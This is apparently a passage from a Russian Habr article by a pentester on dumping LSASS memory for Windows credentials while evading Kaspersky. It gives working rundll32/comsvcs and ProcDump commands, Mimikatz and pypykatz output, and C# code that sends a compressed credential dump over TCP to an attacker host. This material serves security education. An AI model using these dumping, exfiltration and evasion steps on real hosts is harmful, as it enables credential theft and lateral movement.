

# Дампы LSASS для всех, даром, и пусть никто не уйдет обиженный / Хабр

 [habr.com/ru/companies/angarasecurity/articles/661341](https://habr.com/ru/companies/angarasecurity/articles/661341)

sn  vvc  sh



[snovvcrash](#) 26 апр 2022 в 13:00

## Дампы LSASS для всех, даром, и пусть никто не уйдет обиженный

12 мин

40К



Здравствуйте, хабролюди!

Меня зовут [@snovvcrash](#), и я работаю в отделе анализа защищенности компании Angara Security. Отвечаю я, значит, за инфраструктурный пентест, и в этой статье я хотел бы поговорить об одном из самых эффективных методов добычи учетных данных на «внутряке» — извлечении секретов из памяти процесса lsass.exe (MITRE ATT&CK T1003.001) — и, в частности, об особенностях реализации этого метода в ру-сегменте тестирования на проникновение.

За два года работы пентестером мои нервы были изрядно потрепаны нашим любимым отечественным антивирусным решением Kaspersky Endpoint Security (далее — KES), который установлен у каждого ~~первого~~ второго нашего клиента, и

который, в отличие от других средств антивирусной защиты, наглухо блокирует все попытки потенциального злоумышленника получить доступ к lsass.exe (не реклама!).

Далее я расскажу свой опыт использования и кастомизации публично доступных инструментов, которые в разные промежутки времени позволяли мне сдампить память LSASS при активном «Касперском». Погнали!

## Краткий ликбез

---

Если не сильно углубляться в теорию, то Local Security Authority Subsystem Service (он же LSASS) — это процесс (исполняемый файл

`C:\Windows\System32\lsass.exe`), ответственный за управление разными подсистемами аутентификации ОС Windows. Среди его задач: проверка «кред» локальных и доменных аккаунтов в ходе различных сценариев запроса доступа к системе, генерация токенов безопасности для активных сессий пользователей, работа с провайдерами поддержки безопасности (Security Support Provider, SSP) и др.

Для нас, как для этичных хакеров, ключевым значением обладает тот факт, что в домене Active Directory правит концепция единого входа Single Sign-On (SSO), благодаря которой процесс lsass.exe хранит в себе разные материалы аутентификации залогиненных пользователей, например, NT-хеши и билеты Kerberos, чтобы «пользаку» не приходилось печатать свой пароль в вылезающем на экране окошке каждые 5 минут. В «лучшие» времена из LSASS можно было потащить **пароли в открытом виде** в силу активности протокола WDigest (HTTP дайджест-аутентификация), но начиная с версии ОС Windows Server 2008 R2 вендор решил не включать этот механизм по умолчанию.

Несмотря на то, что в 2к22 при успешном дампе LSASS злоумышленнику чаще всего остается довольствоваться NT-хеши и билетами Kerberos, это все равно с большой вероятностью позволит ему повысить свои привилегии в доменной среде AD за короткий промежуток времени. Реализуя схемы Pass-the-Hash, Overpass-the-Hash и Pass-the-Ticket, злоумышленник может быстро распространиться по сети горизонтально, собирая по пути все больше хешей и «тикетов», что в конечном итоге дарует ему «ключи от Королевства» в виде данных аутентификации администратора домена.

## Экскурс в историю дампов LSASS

---

Рассмотрим первопроходцев в ремесле извлечения данных аутентификации из памяти LSASS.

### Mimikatz

---

Было бы преступлением не начать повествование с такого мастодонта в области потрошения подсистем аутентификации Windows как Mimikatz, которым хоть раз пользовался любой пентестер.

Модуль `sekurlsa::logonpasswords` позволяет «налету» парсить память lsass.exe с целью поиска секретиков без сохранения соответствующего дампа на диск. Этот инструмент поистине произвел революцию в наступательных операциях и положил начало многим другим исследованиям в области извлечения чувствительной информации с хостов под управлением Windows.

## ► Cmd

```
mimikatz 2.2.0 x64 (oe.eo)

.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 02:01:23
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

620 {0;000003e7} 1 D 20200 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary
-> Impersonated !
* Process Token : {0;0005d368} 1 F 24670468 WIN10-VICTIM\snoovcrash S-1-5-21-2343246260-1302464136-1935197733-1001 (15g,24p) Primary
* Thread Token : {0;000003e7} 1 D 24740966 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Impersonation (Delegation)

mimikatz # log out.txt
Using 'out.txt' for logfile : OK

mimikatz # sekurlsa::logonpasswords full
Authentication Id : 0 ; 381845 (00000000:0005d395)
Session : Interactive from 1
User Name : snoovcrash
Domain : WIN10-VICTIM
Logon Server : WIN10-VICTIM
Logon Time : 4/15/2022 1:09:34 AM
SID : S-1-5-21-2343246260-1302464136-1935197733-1001

msv :
[00000003] Primary
* Username : snoovcrash
* Domain : .
* NTLM : 5d7a5b21dd60d9f6920e1c3d9957625b
* SHA1 : 7e5c22b4c465aeeb4c6862dbf3654a4a187f48e2
tspkg :
wdigest :
* Username : snoovcrash
* Domain : WIN10-VICTIM
* Password : (null)
kerberos :
* Username : snoovcrash
* Domain : WIN10-VICTIM
* Password : (null)
ssp :
credman :
cloudap : KO
```

Использование Mimikatz (logonpasswords)


К сожалению для пентестеров, вендоры AV (Antivirus) / EDR (Endpoint Detection & Response) быстро «просекли фишку» и стали относиться к «Мимику» **<sarkazm>** как к самому опасному ПО, созданному за всю историю человечества **</sarkazm>**, поэтому на сегодняшний момент он пригоден лишь как пособие для изучения реализованных в нем техник — для их переосмысления и переизобретения в собственных инструментах.

На заметку: официальная [вики](#) Mimikatz покрывает далеко не все его возможности, поэтому энтузиасты InfoSec-комьюнити создали вот [такой](#) замечательный ресурс, которым я рекомендую пользоваться в случае возникновения вопросов, что делает та или иная команда этого замечательного инструмента.

## ProcDump

Другим фаворитом внутренних пентестов долгое время был метод создания снимка памяти LSASS с помощью служебной программы [ProcDump](#) из состава [Windows Sysinternals](#). Этот инструмент позволяет создавать дампы процессов с целью их дальнейшего анализа, и процесс lsass.exe тому не исключение (если права позволяют, разумеется, хе-хе).

### ► Cmd



```
C:\>. \procdump64.exe -accepteula -64 -ma lsass.exe lsass.dmp

ProcDump v10.11 - Sysinternals process dump utility
Copyright (C) 2009-2021 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[17:51:14] Dump 1 initiated: C:\lsass.dmp
[17:51:15] Dump 1 writing: Estimated dump file size is 54 MB.
[17:51:16] Dump 1 complete: 55 MB written in 2.0 seconds
[17:51:16] Dump count reached.

C:\>
```

procdump64.exe	4/16/2022 5:50 PM	Application	392 KB
lsass.dmp	4/16/2022 5:51 PM	Memory Dump File	54,037 KB

Создание слепка памяти процесса lsass.exe

Теперь можно притащить слеппенный дамп к себе на тачку и распарсить его с помощью того же Mimikatz.

### ► Cmd

```
mimikatz 2.2.0 x64 (oe.eo)

.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 02:01:23
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # sekurlsa::minidump lsass.dmp
Switch to MINIDUMP : 'lsass.dmp'

mimikatz # sekurlsa::logonpasswords full
Opening : 'lsass.dmp' file for minidump...

Authentication Id : 0 ; 381845 (00000000:0005d395)
Session : Interactive from 1
User Name : snovvcrash
Domain : WIN10-VICTIM
Logon Server : WIN10-VICTIM
Logon Time : 4/15/2022 1:09:34 AM
SID : S-1-5-21-2343246260-1302464136-1935197733-1001

msv :
[00000003] Primary
* Username : snovvcrash
* Domain : .
* NTLM : 5d7a5b21dd60d9f6920e1c3d9957625b
* SHA1 : 7e5c22b4c465aeeb4c6862dbf3654a4a187f48e2
tspkg :
wdigest :
* Username : snovvcrash
* Domain : WIN10-VICTIM
* Password : (null)
kerberos :
* Username : snovvcrash
* Domain : WIN10-VICTIM
* Password : (null)
ssp :
credman :
cloudap : KO
```

Парсим lsass.dmp с помощью Mimikatz

Или его аналога для Linux – Pyrykatz.

► Cmd

```

snovvcrash on kali-vm in /tmp at [16/04 17:53]
$ smbclient.py administrator:'Passw0rd1!'@192.168.0.149
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation


Type help for list of commands
# use c$
# get lsass.dmp
# exit
snovvcrash on kali-vm in /tmp at [16/04 17:54]
$ pypykatz lsa minidump lsass.dmp
INFO:root:Parsing file lsass.dmp
FILE: ===== lsass.dmp =====
== LogonSession ==
authentication_id 381845 (5d395)
session_id 1
username snovvcrash
domainname WIN10-VICTIM
logon_server WIN10-VICTIM
logon_time 2022-04-14T22:09:34.681523+00:00
sid S-1-5-21-2343246260-1302464136-1935197733-1001
luid 381845
== MSV ==
Username: snovvcrash
Domain: .
LM: NA
NT: 5d7a5b21dd6d9f6920e1c3d9957625b
SHA1: 7e5c22b4c465aeeb4c6862dbf3654a4a187f48e2
DPAPI: NA
== WDIGEST [5d395]==
username snovvcrash
domainname WIN10-VICTIM
password None
== Kerberos ==
Username: snovvcrash
Domain: WIN10-VICTIM
== WDIGEST [5d395]==
username snovvcrash
domainname WIN10-VICTIM
password None
== DPAPI [5d395]==
luid 381845
key_guid 8253d9e0-1ce7-4002-bc6f-d81e13f0fa8b
masterkey e8a96fd0d5ab8b19598fd38e8a50366c66a36516b4f468c1dee6a36081e2c86379b5bccafa334bd9572a60a8958e405af7b73faa7763d8b64751cc020875e180
sha1_masterkey bd1c8bba1e6512e9af89e5f7e0a2a726d8c99143
== DPAPI [5d395]==
luid 381845
key_guid b29292f7-4501-47b5-8740-b8aeb383e7fe
masterkey 07747eb25d965450639407ee67a40398ccd0449d6655e81ea5d6322d96346ef56e89d78690e4a929c47911c5e906ea09911fb9f5e1122404f38d2c64ef9d5c86
sha1_masterkey c00870006cf214d0b76d964b73d259679ab4a995

```

Парсим lsass.dmp с помощью Pypykatz

Прелесть этого метода заключается в том, что все необходимые операции по созданию слепка памяти выполняет ProcDump, подписанный Microsoft, и этически взломщику не требуется тащить на хост никакой малвари. Однако разработчики корпоративных антивирусных решений тоже долго не стояли в стороне и оперативно прикрыли возможность делать дампы LSASS с помощью ProcDump, включив его в разряд **PDM:HackTool.Win32.CreDump.rbaa**.


Результат	Описание результата	Название	Тип	Степень угрозы
Запрещено: PDM:HackTool.Win32.CreDump.rbaa	Запрещено	PDM:HackTool.Win32.CreDump.rbaa	Высокая	
Обнаружено: PDM:HackTool.Win32.CreDump.rbaa	Обнаружено	PDM:HackTool.Win32.CreDump.rbaa	Высокая	



«Касперский» не доволен активностью ProcDump

## comsvcs.dll

Безусловно, интересной находкой стало обнаружение экспорта функции **MiniDumpW** в системной библиотеке **C:\Windows\System32\comsvcs.dll**, которая дергает вызов Win32 API **MiniDumpWriteDump** и позволяет делать слепки процессов в рамках концепции **Living Off The Land Binaries And Scripts (LOLBAS)**, когда злоумышленнику не нужно приносить ничего лишнего на атакуемую машину.



Анализ библиотеки comsvcs.dll с помощью PE-bear

Эта библиотека легла в основу первых версий замечательной утилиты lsassy, позволяющей делать слепки LSASS и удаленно читать необходимые области памяти созданного дампа, а не перенаправлять его целиком на машину атакующего (подробнее о принципе работы можно почитать в блоге автора утилиты).

Если взглянуть на код, можно найти суперские «однострочники» для Cmd и PowerShell, которые автоматически позволяют получить идентификатор процесса lsass.exe и сдать его память по заданному пути.

```
C:\>for /f "tokens=1,2 delims= " ^%A in ('tasklist /fi "Imagename eq lsass.exe" |
find "lsass"') do rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump ^%B
C:\lsass.dmp full
PS C:\> rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump (Get-Process
lsass).Id C:\lsass.dmp full
```

Примечание: лучше пользоваться PowerShell-версией команды, так как для оболочки PowerShell в отличие от Cmd по дефолту включена привилегия **SeDebugPrivilege** для привилегированной сессии шелла, которая понадобится для доступа к памяти lsass.exe.



```
Administrator: Windows PowerShell
PS C:\> ls lsass.dmp
ls : Cannot find path 'C:\lsass.dmp' because it does not exist.
At line:1 char:1
+ ls lsass.dmp
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (C:\lsass.dmp:String) [Get-ChildItem], ItemNotFoundException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetChildItemCommand

PS C:\> rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump (Get-Process lsass).Id C:\lsass.dmp full
PS C:\> ls lsass.dmp

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
-a----             4/16/2022   8:13 PM         55845580 lsass.dmp

lsass.dmp                                4/16/2022 8:13 PM    Memory Dump File    54,537 KB
```

Дампим LSASS с помощью LOLBAS-техники comsvcs.dll

Стоит ли говорить, что создание дампа по такой простой технике, разумеется, будет предотвращено хотя бы мало-мальски неравнодушным антивирусом?

## Out-Minidump.ps1

Еще один древний как мир способ — позаимствовать импорт P/Invoke функции `MiniDumpWriteDump` из класса **NativeMethods** сборки `System.Management.Automation.WindowsErrorReporting`, как это делается в скрипте Out-Minidump.ps1 из арсенала PowerSploit.

### ► MiniDumpWriteDump

Анализ сборки `System.Management.Automation.WindowsErrorReporting` с помощью dnSpy



Результат работы скрипта аналогичен вызову функции MiniDump из предыдущего метода, поэтому оставляю это в качестве упражнения для читателя. Ну и, соответственно, антивирусы так же негативно к нему относятся.

## Дампим LSASS по OPSEC-овски

---

Итак, перейдем к самому интересному: как же можно «угодить» антивирусным средствам защиты и сделать дамп памяти процесса lsass.exe в стиле Operational Security?

Запреты AV на создание слепков памяти LSASS условно можно разделить на 3 части:

1. Запрет на получение дескриптора процесса lsass.exe.
2. Запрет на чтение виртуальной памяти процесса lsass.exe.
3. Запрет на сохранение результирующего дампа на диск.

Ниже мы рассмотрим 3 проекта, каждый из которых в свое время помогал мне извлечь чувствительную информацию из памяти сетевых узлов при активном средстве KES на внутренних пентестах или операциях Red Team.

## MirrorDump

---

Первым обнаруженным мною проектом, который на удивление мог обходить защиту KES, был MirrorDump от исследователя @\_EthicalChaos\_.

Его ключевые особенности:

- Написан на C#, что позволяет запускать его из памяти сессии C2 или с помощью механизма .NET Reflection.Assembly.
- Применяет магию Boo.Lang и плагина DllExport для генерации «на лету» псевдопровайдера аутентификации LSA SSP и его загрузки в память LSASS для получения дескриптора процесса lsass.exe вместо использования API NtOpenProcess.
- Использует проекты MiniHook и SharpDisasm для установки userland-хуков на вызовы внутренних API MiniDumpWriteDump для перенаправления потока байт результирующего слепка памяти lsass.exe в память исполняющего процесса. Таким образом у оператора появляется возможность отправить дамп памяти по сети и не сохранять его на диск скомпрометированного хоста.

В минусы этого способа безусловно входит то, что библиотека DLL псевдопровайдера аутентификации LSA **должна** быть сохранена на диск скомпрометированного хоста для возможности ее использования в API


SpLsaModelInitialize, и которая, ко всему прочему, не может быть удалена после создания дампа без перезагрузки ПК.

Данный проект существует как Proof-of-Concept, который «из коробки» в конечном итоге все равно сохраняет дамп памяти на диск даже с учетом того, что генерация такого дампа проходит столь необычным образом. Поэтому я решил сделать свой форк, добавив две новые фишки:

1. Парсинг слепка прямо в памяти с помощью библиотеки MiniDump (работает не на всех версиях ОС Windows).
2. Возможность сжатия и отправки байт слепка памяти по TCP-каналу на машину атакующего, где парсинг может быть произведен силами сторонних инструментов (Mimikatz / Pyrykatz).

Для первой фишки был добавлен флаг `--parse`, при наличии которого байты слепка передаются на EntryPoint MiniDump.

#### ► Cmd



```
Administrator: Command Prompt
C:\>MirrorDump.exe --dllName LegitLSAPlugin1.dll --parse
[*] Generating new LSA DLL LegitLSAPlugin1.dll targeting PID 10152.....Done.
[*] LSA security package loaded, searching current process for duplicated LSASS handle
[*] Found duplicated LSASS process handle 0x37c
[*] Dumping LSASS memory.....
[*] Minidump successfully saved to memory, size 93.41MB
[*] Parsing minidump...
Dpapi failed: Object reference not set to an instance of an object.
=====
[*] LogonId: 0:381845
[*] LogonType: Interactive
[*] Session: 1
[*] LogonTime: 2022-04-15 01:09:34
[*] UserName: snovvcrash
[*] SID: S-1-5-21-2343246260-1302464136-1935197733-1001
[*] LogonDomain: WIN10-VICTIM
[*] LogonServer: WIN10-VICTIM
[*] Msv
  DomainName: .
  UserName: snovvcrash
  NT: 5d7a5b21dd60d9f6920e1c3d9957625b
  Sha1: 7e5c22b4c465aeb4c6862dbf3654a4a187f48e2
[*] Dpapi
  key_guid: fc147376-2868-4813-a109-844976fc375c
  masterkey: FB05C4A2ABE8E9B5180F42060F32381DCABE2BFF8FCA4C52A239E739A3AAF5569D523CC8B8BDE1921C20E99AFA58EAEB641D5DFCFF3F50968579E51732AC5563
  masterkey_sha: 811D2D503E0560427CD15C8D21F180119316DCE2
  insertTime: 2022-04-17 15:22:42
  key_size: 64
[*] Dpapi
  key_guid: 8253d9e0-1ce7-4002-bc6f-d81e13f0fa8b
  masterkey: E8A96FD0D5A8B819598FD38E8A50366C6A36516B4F468C1DEE6A36081E2C86379B5BCCAF334BD9572A60A8958E405AF7B73FAA7763D8B64751CC020875E180
  masterkey_sha: BD1C88BA1E6512E9AF89E5F7E0A2A726D8C99143
  insertTime: 2022-04-17 15:30:10
  key_size: 64
[*] Dpapi
  key_guid: b29292f7-4501-47b5-8740-b8aeb383e7fe
  masterkey: 07747EB25D965450639407EE67A40398CCD0449D6655E81EA5D6322D96346EF56E89D78690E4A929C47911C5E906EA09911FB9F5E1122404F38D2C64EF9D05C86
  masterkey_sha: C08870006CF214D0876D964B73D259679AB4A995
  insertTime: 2022-04-17 15:30:13
  key_size: 64
LegitLSAPlugin1.dll 4/17/2022 3:31 PM Application exten... 3 KB
```

Бесфайловый дамп LSASS с парсингом слепка в памяти

Для второй фишки был написан вспомогательный скрипт на Python, содержащий тривиальный сокет-сервер, ожидающий «зиппованный» дамп. Скрипт также автоматически распакует прилетевший дамп, по желанию проверит контрольную сумму и распрасит его с помощью Pyrykatz.

#### ► Cmd

```
sn0vvcra$ on kali-vm in ~/projects/MirrorDump via master at [17/04 15:40]
.: ./MirrorDump.py 0.0.0.0 1337 --md5 --parse
Serving socket server on 0.0.0.0 port 1337 ...
[+] Received connection from 192.168.0.149:50817
[*] Started downloading LSASS dump...
WIN10-VICTIM.zip: 100% | 35.0M/35.0M [00:00:00:00, 103MB/s]
[*] MD5: 2554e43344d81a5683193b3afb2307f7
[+] WIN10-VICTIM.zip was extracted to WIN10-VICTIM.dmp
[+] Parsing with pypykatz...
INFO:root:Parsing file WIN10-VICTIM.dmp
[+] Passwords:
username snovvcrash
username snovvcrash
username snovvcrash
username snovvcrash
username WIN10-VICTIM$
username WIN10-VICTIM$
username WIN10-VICTIM$
username WIN10-VICTIM$
username WIN10-VICTIM$
username WIN10-VICTIM$
username WIN10-VICTIM$
username WIN10-VICTIM$
username WIN10-VICTIM$
username WIN10-VICTIM$
[+] Hashes:
Username: snovvcrash
Domain: .
NT: 5d7a5b21dd60d9f6920e1c3d9957625b
Username: snovvcrash
Domain: WIN10-VICTIM
Username: snovvcrash
Domain: .
NT: 5d7a5b21dd60d9f6920e1c3d9957625b
Username: snovvcrash
Domain: WIN10-VICTIM
Username:
Domain:
Username: win10-victim$
Domain: WORKGROUP
Username: win10-victim$
Domain: WORKGROUP
```

```
Administrator: Command Prompt
C:\>MirrorDump.exe --dllName LegitLSAPlugin2.dll --host 192.168.0.184 --port 1337
[+] Generating new LSA DLL LegitLSAPlugin2.dll targeting PID 5240.....Done.
[+] LSA security package loaded, searching current process for duplicated LSASS handle
[+] Found duplicated LSASS process handle 0x36c
[+] Dumping LSASS memory.....
[+] Minidump successfully saved to memory, size 93.26MB
[+] Minidump successfully packed in memory, size 35.01 MB
[*] MD5: 2554E43344D81A5683193B3AFB2307F7
[+] Minidump sent to 192.168.0.184:1337
C:\>
```

LegitLSAPlugin2.dll	4/17/2022 3:40 PM	Application exten...	3 KB
---------------------	-------------------	----------------------	------

Бесфайловый дамп LSASS с отправкой слепка по TCP

Отправка запакованного дампа также легко реализуется на нативном C# через метод [SendZip](#).

```

static void SendZip(string host, int port, DumpContext dc)
{
    using (var outputStream = new MemoryStream())
    {
        using (var archive = new ZipArchive(outputStream, ZipArchiveMode.Create, true))
        {
            var lsassDump = archive.CreateEntry($"{Guid.NewGuid()}.bin");
            using (var entryStream = lsassDump.Open())
            using (var dumpCompressStream = new MemoryStream(dc.Data))
            dumpCompressStream.CopyTo(entryStream);
        }
    }

    byte[] compressedBytes = outputStream.ToArray();

    Console.WriteLine($"[+] Minidump successfully packed in memory, size {Math.Round(compressedBytes.Length / 1024.0 / 1024.0, 2)} MB");

    byte[] zipHashBytes = MD5.Create().ComputeHash(compressedBytes);
    string zipHash = BitConverter.ToString(zipHashBytes).Replace("-", "");

    Console.WriteLine($"[*] MD5: {zipHash}");

    using (var tcpClient = new TcpClient(host, port))
    {
        using (var netStream = tcpClient.GetStream())
        {
            string hostName =
                System.Environment.GetEnvironmentVariable("COMPUTERNAME");
            string zipSize = (compressedBytes.Length).ToString();
            byte[] stage = Encoding.ASCII.GetBytes($"{hostName}|{zipSize}");
            netStream.Write(stage, 0, stage.Length);
            netStream.Write(compressedBytes, 0, compressedBytes.Length);
        }
    }
}

```

Также метод создания слепков lsass.exe с помощью MirrorDump был добавлен мной для использования вместе с lsassy.

К сожалению, недолго музыка играла и примерно полгода спустя «Касперский» начал блокировать создание дампов LSASS через данную технику на уровне поведенческого анализа, что заставило нас искать другой «непалящийся» способ извлечения крэд на внутренях.

## NanoDump

---

Нашим следующим «спасителем» стал инструмент NanoDump от компании-разработчика Cobalt Strike, который я без преувеличений считаю просто произведением искусства.

Его ключевые особенности:

- Использование системных вызовов (с их динамическим резолвом) с помощью SysWhispers2, что позволяет обходить userland-хуки Win32 API, которые вешает антивирусное ПО.
- Собственная реализация MiniDumpWriteDump через чтение памяти lsass.exe с помощью ZwReadVirtualMemory, что избавляет оператора от необходимости дергать потенциально подозрительную ручку API.
